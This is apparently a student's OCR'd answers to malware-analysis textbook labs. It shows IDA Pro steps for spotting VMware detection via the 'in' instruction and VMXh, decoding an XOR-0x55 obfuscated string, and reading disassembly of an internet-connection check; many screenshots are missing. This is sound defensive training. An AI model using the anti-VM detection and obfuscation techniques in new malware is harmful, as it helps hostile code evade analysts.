


After




17. Search for usage of the in instruction (opcode 0xED). This instruction is used with a magic string VMXh to perform VMware detection. Is that in use in this malware? Using the cross-references to the function that executes the in instruction, is there further evidence of VMware detection?


- So lets first search the OP-Code ID for the "in" instruction as done in the following snaps.





- Go to search and select the option 'Sequence Of Bytes' and then search for the OP-Code your looking for.





- A new tab will get opened 'Occurrences of binary ED'

- And then search for instructions 'in'
- 

- And then double click on the instruction it will take to the instruction calling on IDA View tab
- And then go to the top of Sub Routine and then go to the address call by right clicking on it and clicking on XREF of the same.
- 

- 

- 

- 


- Hence the virtual machine detected.

18. **Jump your cursor to** 0x1001D988. **What do you find?**

- Random data appears to exist at 0x1001D988

19. **If you have the IDA Python plug-in installed (included with the commercial version of IDA Pro), run Lab05-01.py, an IDA Pro Python script provided with the malware for this book. (Make sure the cursor is at 0x1001D988.) What happens after you run the script?**


- The each HEX string will be listed as like in the following snap




and rest below also.


20. **With the cursor in the same location, how do you turn this data into a single ASCII string?**

- When we open the script file we get the following error.


- 

- On hitting a we will be getting the as like following snap



- After that go to any online site to convert from XOR Hex-55 to string as in the following snap we will be getting the output
- https://www.dcode.fr/xor-cipher
- 

- The output will be



21. **Open the script with a text editor. How does it work?**

- The script works by XOR'ing 0x50 bytes of data with 0x55 and modifying the bytes in IDA Pro using PatchByte

LAB 6-1

1. **What is the major code construct found in the only subroutine called by main?**

- The major code construct is an if statement located at 0x401000.
- Following snap is of sub routing 0x401000

```
::00401000
::00401000 ; ============== S U B R O U T I N E =======================================
::00401000
::00401000 ; Attributes: bp-based frame
::00401000
::00401000 sub_401000      proc near               ; CODE XREF: _main+4↓p
::00401000
```

- We can see in the following snaps that there is a call to the InternetGetConnectedState which checks for the active Internet connection or not and then it calls the function to print the output

```
::00401001                mov     ebp, esp
::00401003                push    ecx
::00401004                push    0               ; dwReserved
::00401006                push    0               ; lpdwFlags
::00401008                call    ds:InternetGetConnectedState
::0040100E                mov     [ebp+var_4], eax
::00401011                cmp     [ebp+var_4], 0
::00401015                jz      short loc_40102B
::00401017                push    offset aSuccessInterne ; "Success: Internet Connectior
::0040101C                call    sub_40105F
::00401021                add     esp, 4
::00401024                mov     eax, 1
::00401029                jmp     short loc_40103A
::0040102B ; ---------------------------------------------------------------------------
```

-

```
::00401008                call    ds:InternetGetConnectedState
::0040100E                mov     [ebp+var_4], eax
::00401011                cmp     [ebp+var_4], 0
::00401015                jz      short loc_40102B
::00401017                push    offset aSuccessInterne ; "Success: Internet Connectio
::0040101C                call    sub_40105F
::00401021                add     esp, 4
::00401024                mov     eax, 1
::00401029                jmp     short loc_40103A
